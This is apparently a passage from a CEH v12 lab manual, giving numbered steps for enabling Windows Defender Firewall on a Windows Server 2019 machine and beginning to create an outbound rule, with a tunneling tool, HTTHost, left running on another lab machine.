


12. Now, leave **HTTHost** running, and do not turn off the **Windows Server 2022** machine.


13. Now, click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine and launch **Control Panel**, as shown in the screenshot.



14. The Control Panel window appears, click **System and Security**. In System and Security window select **Windows Defender Firewall**.




15. The Windows Defender Firewall control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.



16. The **Customize Settings** window appears.

17. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.

18. Click **OK**.



19. The firewall is successfully turned on. Now, click **Advanced settings** in the left pane.

The screenshot shows the Windows Defender Firewall settings window. On the left, there's a sidebar with links like 'Allow an app or feature through Windows Defender Firewall', 'Change notification settings', 'Turn Windows Defender Firewall on or off', 'Restore defaults', and 'Advanced settings'. The main area has two sections: 'Private networks' (Connected) and 'Guest or public networks' (Not connected). Each section displays the state of the Windows Defender Firewall (On), incoming connection rules (Block all connections to apps that are not on the list of allowed apps), active private networks (Network 7), and notification state (Do not notify me when Windows Defender Firewall blocks a new app).

## See also

[Security and Maintenance](#)  
[Network and Sharing Center](#)




20. The Windows Firewall with Advanced Security window appears.

21. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane under **Outbound Rules**.

